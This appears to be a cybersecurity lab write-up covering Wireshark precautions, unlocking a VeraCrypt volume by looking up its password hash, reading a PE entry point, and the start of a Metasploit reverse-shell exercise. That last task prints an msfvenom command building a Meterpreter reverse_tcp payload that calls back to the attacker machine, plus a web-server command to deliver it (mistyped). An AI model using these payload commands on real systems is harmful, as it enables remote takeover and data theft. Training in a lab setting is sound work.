- Regularly check for unusual activity that could indicate someone is trying to capture data.

5. Use Strong Passwords and 2FA :

- Protect accounts with strong passwords and, if possible, use two-factor authentication for extra security.

6. Limit Wireshark Usage :

- Only allow trusted staff to use Wireshark, and make sure it’s only for legitimate tasks.

7. Keep Software Updated :

- Regularly update Wireshark and other tools to protect against security vulnerabilities.

Conclusion :


Wireshark is a powerful tool for analyzing network traffic, which means it can potentially capture login details if they’re not secure. To keep your login information safe, make sure to use encrypted connections (like HTTPS and SSH), set up strong network security measures (such as separating sensitive systems and controlling access), and keep an eye on network activity. By doing these things, you can protect your credentials from being intercepted and keep your network more secure.

Intermediate Level

Task 1 :- A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.


Step 1 : Download all required files and then select shadowfox veracrypt.txt file for mount process.

4.1 VeraCrypt file selection




For that we need a password ,

Step 2 : copy text from encrypted.txt file and paste into a website (https://hashes.com/en/decrypt/hash) , you can see our password is – “password123” .




4.2 decode the hash text

Step 3 : Click mount button and write the password, then click ok.



4.3 mount the file


Step 4 : You can see your custom drive is in your File explorer. And copy the file from M drive and paste it in our local storage.



4.4 custom drive M

Step 5 : Now you can dismount the file in VeraCrypt. For that just click dismount button.


4.5 dismount the file



Step 6 : Now , it will decrypt the secret code in file. For that open the stored file which one we saved in local storage .

You can see the secret code is decrypted :

Secret Code :- never giveup



4.6 secret code


Conclusion :

VeraCrypt is a reliable tool for encrypting and decrypting files, making it a great choice for keeping your data secure. By creating encrypted volumes or containers, VeraCrypt ensures that your sensitive information stays protected from unauthorized access. Whether you're securing personal files or safeguarding critical data, VeraCrypt offers strong encryption to keep your information safe and private. Just remember to use it properly and keep track of your passwords, as losing access can mean losing access to your encrypted data.

Task 2 :- An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot .


Step 1 : Download PE Explorer file and execute the file. And open PE Explorer.

5.1 open PE explorer




Step 2 : Click on file menu and select VeraCrypt setup exe file. And click on open button.

5.2 selecting VeraCrypt setup file




Step 3 : You can see address of point .



Address of Entry Point is - “004237B0h”

5.3 Address of entry point



Conclusion :

PE Explorer is a handy tool for figuring out where a program starts by finding the entry point addresses in Windows executables. This is especially useful for debugging, reverse engineering, or just understanding how an app runs. It gives you a clear look at how executable files are put together, making it easier to analyze or tweak software. Just remember to use it responsibly and within legal limits.

Task 3 :- Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Demonstrating a Reverse Shell Attack :

A reverse shell attack exploits vulnerabilities in a target system, allowing the attacker to gain remote access and control over the victim's computer. It involves establishing a shell session by opening communication channels between the attacker's machine and the target system.

Impact :

A reverse shell attack is when a hacker takes control of a Windows 10 computer by making it connect back to their own system. This is often done using tools like Kali Linux and Metasploit. Here's an overview of the impact and implications of such an attack:

1. Remote Control

- **Complete Access:** Once the hacker gets in, they can do almost anything on your computer—run programs, open files, or even change system settings, just like they were sitting right in front of it.
- **Administrator Access:** If they get lucky, they might even elevate their access to admin level, giving them total control over the machine.

2. Data Theft

- **Stealing Information:** The hacker can dig around for sensitive information, like passwords, personal data, or financial details, and send it to their own computer.
- **Collecting Logins:** They might also grab saved login details from your browser or other programs, which they can use to hack into other accounts or sell to others.

3. Sticking Around and Spreading

- **Staying Hidden:** Hackers often install a "backdoor," allowing them to get back into your system whenever they want, even after you think the problem is fixed.
- **Spreading to Other Devices:** They might use your compromised computer to break into other machines on the same network, turning one hacked device into a full-blown network breach.

4. Disrupting Your System

- **Messing with Your Computer:** The hacker can cause all sorts of problems, from disabling important services to corrupting files, or even wiping your computer clean.
- **Ransomware:** They might also install ransomware, which locks your files and demands payment to unlock them.

5. Avoiding Detection

- **Staying Under the Radar:** These attacks are often designed to avoid detection by antivirus software, and the hacker might even disable your security programs once they're in.
- **Covering Their Tracks:** Hackers can also delete or alter system logs, making it much harder for you (or a security team) to figure out what happened.

6. Consequences

- **Damaged Reputation:** If your sensitive data gets exposed, it can seriously harm your reputation, whether you're an individual or a business.
- **Financial Costs:** Recovering from such an attack can be expensive—think about the costs of restoring your system, notifying affected parties, legal fees, or even paying a ransom.

7. Legal Trouble

- **Breaking the Law:** If sensitive data is compromised, you might face fines or legal action for not protecting it properly, depending on data protection laws like GDPR.
- **Being Sued:** People whose data was stolen might take legal action against you, leading to even more financial and reputational damage.

8. Cleaning Up

- **Investigating the Breach:** After an attack, you'll need to figure out exactly what happened to make sure all the hacker's tools are removed.
- **Restoring Systems:** You might need to restore your computer from a backup and change all your passwords to prevent the hacker from getting back in.


Requirements :-


1. Virtual Box/ VMware
2. Windows10
3. Kali Linux
4. Internet connection

Machine IP :-

- Kali Linux : 192.168.0.103
- Windows10 : 192.168.0.104

Step 1 : First, check the that, both machine can communicate with each other or not .





6.1 checking connection

We can see both machines are communicating with each other.

Step 2 : Now, we have to create payload, for this , type command :

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=8080 -f exe > abc.exe

- python3 -m http:server

  (if we don’t specify port number then by default it’s use 8000 port number for http server)

then press enter.

